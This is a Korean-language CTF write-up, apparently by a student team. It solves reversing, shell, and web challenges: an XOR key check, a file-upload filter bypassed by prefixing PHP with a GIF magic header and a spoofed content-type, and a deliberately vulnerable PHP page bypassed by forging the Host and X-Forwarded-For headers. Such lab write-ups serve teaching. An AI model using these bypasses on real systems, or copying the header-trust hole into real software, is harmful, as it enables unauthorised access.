



바로 통과되서 그 앞에 대충 잡고 한 명령어씩 디버깅 해보니 cmp rax,8 에서 je temp.7FF~ 부분이 보였고, 문자열 개수인 것을 알아냈다.


문자열 개수가 8개이므로




8개의 무작위 단어를 집어넣으면 첫번째 fail이 통과되고 그 이후 작업을 수행한다.



xorkey라는 bs(전역변수쪽으로 보임) 값에서 한 부분을 AX 레지스터에 저장하는 것을 확인가능함.



계속 넘어가다보면 우리가 넣은 첫번째 값과 태가됴를 xor하는 연산이 나오고 그 값을 ax레지스터에 저장하는 것을 알 수 있다.



또한 correctEnc라는 값의 어떤 부분(또한 bs이므로 전역변수로 보임)과 XOR 연산을 하여


je연산으로 참이면 앞으로 점프했다가 다시 뒤로 점프하는 걸 보면

뭔가 if문이 참이면 다시 위쪽부터 다시 점검하는 것을 알 수 있다.


대충

우리의 입력값 XOR key = correctEnc 인지를 확인하겠다는 건데

우리의 입력값을 알아내려면 XOR의 성질을 이용해서 correctEnc XOR key 를 하면 우리가 집어넣어야할 입력값을 알 수 있다.



Web normal 3





php코드를 살펴보면 파일의 시그니쳐 내용에서 jpg,png,gif 등의 형식이 아니면 1차로 필터링

2차로 content-type을 살펴서 시그니쳐와 다르다면 필터링함.

즉 파일 시그니쳐를 수정하고, content-type까지 그 시그니쳐의 타입에 맞추고 업로드하면 성공함.

제일 간단한건 GIF87이나 GIF89를 php앞에 삽입하고 http header에 content-type을 image/gif로 수정하면 제일 간단하게 해결가능하다.

이석현님 파트

첫번째로

Cat 으로 특수문자의 파일 출력하기는

```
root@pass:/home/noob1# ls
'|p@ssw0rd1234!@#|'
root@pass:/home/noob1#
```

폴더명을 이렇게 주었고

안에 flag 파일이 있다


```
root@pass:/home/noob1# cd \|p@ssw0rd1234\!\@\#\|
root@pass:/home/noob1/|p@ssw0rd1234!@#|# ls
fl@g.txt
root@pass:/home/noob1/|p@ssw0rd1234!@#|# cat fl\@g.txt



you got flag!!!



flag{cat special characters}
root@pass:/home/noob1/|p@ssw0rd1234!@#|#
```

디렉토리 이름이나 파일이름을 특수문자로 사용하기 위해 역슬래쉬를 주었고 이를통해 폴더로 들어가면 되는문제였다

```
root@pass:/home/easy1# ls
Find
root@pass:/home/easy1#
```

다음문제는 들어가게 되면 이렇게 되어있는대

Find 디렉토리로 들어가서 ls -l 를 하게 되면





이런 형식의 파일들을 발견할수 있게 된다 여기서 보아야할 점은 파일사이즈가 전부 512로 되어있는대

```
root@pass:/home/easy1/Find# find . -type f ! -size 512c
./file42.txt
root@pass:/home/easy1/Find#
```

find . -type f ! -size 512c

find 명령어 옵션을 현재 디렉토리에서 size 가 512가 아닌 파일을 찾게 되면 이렇게 뜬다




cat 해보면 플래그가 나오는 것을 알수있다

이렇게 해서 시스템2문제는 끝이 나게 된다

web 해킹

1번문제는 페이지 소스에서 플래그 찾기였다

```html
<!DOCTYPE html>
<html lang="ko">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Noob1 - Web Hacking</title>
    <link rel="stylesheet" href="../../../style.css">
</head>
<body class="Quiz-page">
    <header class="sub-header">
        <a href="../../webhack.html" class="back-btn">Back</a>
        <h1>Noob Level 1</h1>
    </header>

    <main class="problem">
        <section class="problem-box">
            <h2>FIND FLAG</h2>
            <p>
                FIND source
            </p>
        </section>

        <section class="answer-box">
            <h2>정답 입력</h2>
            <input type="text" id="answer" placeholder="정답을 입력하세요">
            <button id="submit">제출</button>
            <p id="result"></p>
        </section>
    </main>

    <script>
        const correct = "noobnoob";
        document.getElementById("submit").addEventListener("click", () => {
            const input = document.getElementById("answer").value.trim();
            const result = document.getElementById("result");
            if (input === correct) {
                result.textContent = "FLAG{goodjob}";
                result.style.color = "lime";
            } else {
                result.textContent = "틀렸습니다.";
                result.style.color = "red";
            }
        });
    </script>
</body>
</html>


```

다들 CTF 를 많이 풀어 보아서 난이도가 너무너무 낮다고 생각되었고 그냥 주석처리로 숨기는건 의미가 없다고 생각이 들었다 그래서 일부러 script 를 보여주고 분석하게끔 해보았다

스크립트 첫줄을 본다면 const correct= "noobnoob"인대
이값을 통해 정답 오답 처리를 하는것을 알수있다

그래서 정답칸에 noobnoob 을 넣게 된다면
정답처리

웹2번 문제는 메타데이터를 통해 위치를 알아내는 문제였는대 문제의 이미지를 exiftool 로 분석해보게 된다면

```
└─# exiftool place.jpg
ExifTool Version Number         : 13.25
File Name                       : place.jpg
Directory                       : .
File Size                       : 214 kB
File Modification Date/Time     : 2025:11:13 20:50:24-05:00
File Access Date/Time           : 2025:11:13 20:50:24-05:00
File Inode Change Date/Time     : 2025:11:13 20:50:24-05:00
File Permissions                : -rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Exif Byte Order                 : Big-endian (Motorola, MM)
X Resolution                    : 72
Y Resolution                    : 72
Resolution Unit                 : inches
Y Cb Cr Positioning             : Centered
GPS Version ID                  : 2.3.0.0
GPS Latitude Ref                : North
GPS Longitude Ref               : East
Image Width                     : 640
Image Height                    : 852
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 640×852
Megapixels                      : 0.545
GPS Latitude                    : 35 deg 51' 11.88" N
GPS Longitude                   : 128 deg 34' 4.44" E
GPS Position                    : 35 deg 51' 11.88" N, 128 deg 34' 4.44" E
```

gps 의 위치가 뜬다 이 위치를 검색해서 정답칸에 넣으면
된다 정답은 E WORLD

다음문제는
웹3번 헤더 조작이다

```php
<?php
// 워게임용 Host Header Injection 및 X-Forwarded-For 우회 테스트 페이지

$trusted_host = 'admin.injection.local';
$trusted_ip = '127.0.0.1';

$host = $_SERVER['HTTP_HOST'] ?? '';
$forwarded_for = $_SERVER['HTTP_X_FORWARDED_FOR'] ?? '';
$remote_addr = $_SERVER['REMOTE_ADDR'] ?? '';

$is_host_valid = ($host === $trusted_host);
$is_ip_valid = ($forwarded_for === $trusted_ip);

if ($is_host_valid && $is_ip_valid) {
    echo "<!DOCTYPE html><html><head><title>Admin Access Granted</title></head><body>";
    echo "<h1>🎉 Admin Access Granted!</h1>";
    echo "<p>FLAG{Excellent}</p>";
    echo "</body></html>";
} else {
    header('HTTP/1.1 403 Forbidden');
    echo "<!DOCTYPE html><html><head><title>403 Forbidden</title></head><body>";
    echo "<h1>🚫 Access Denied</h1>";
    echo "<p>You are not authorized to view this page.</p>";
    echo "</body></html>";
}
?>
```

버프 수트로 잡아서 헤더 부분에

host:admin.injection.local

X-Forwarded-For:127.0.0.1 을 추가 해주기만 하면 된다

Hard1

Guest guest 로 접속중에 버프 수트로 잡고 body 에 id=1로 변경후

Php?id=01로 바꿔주면 통과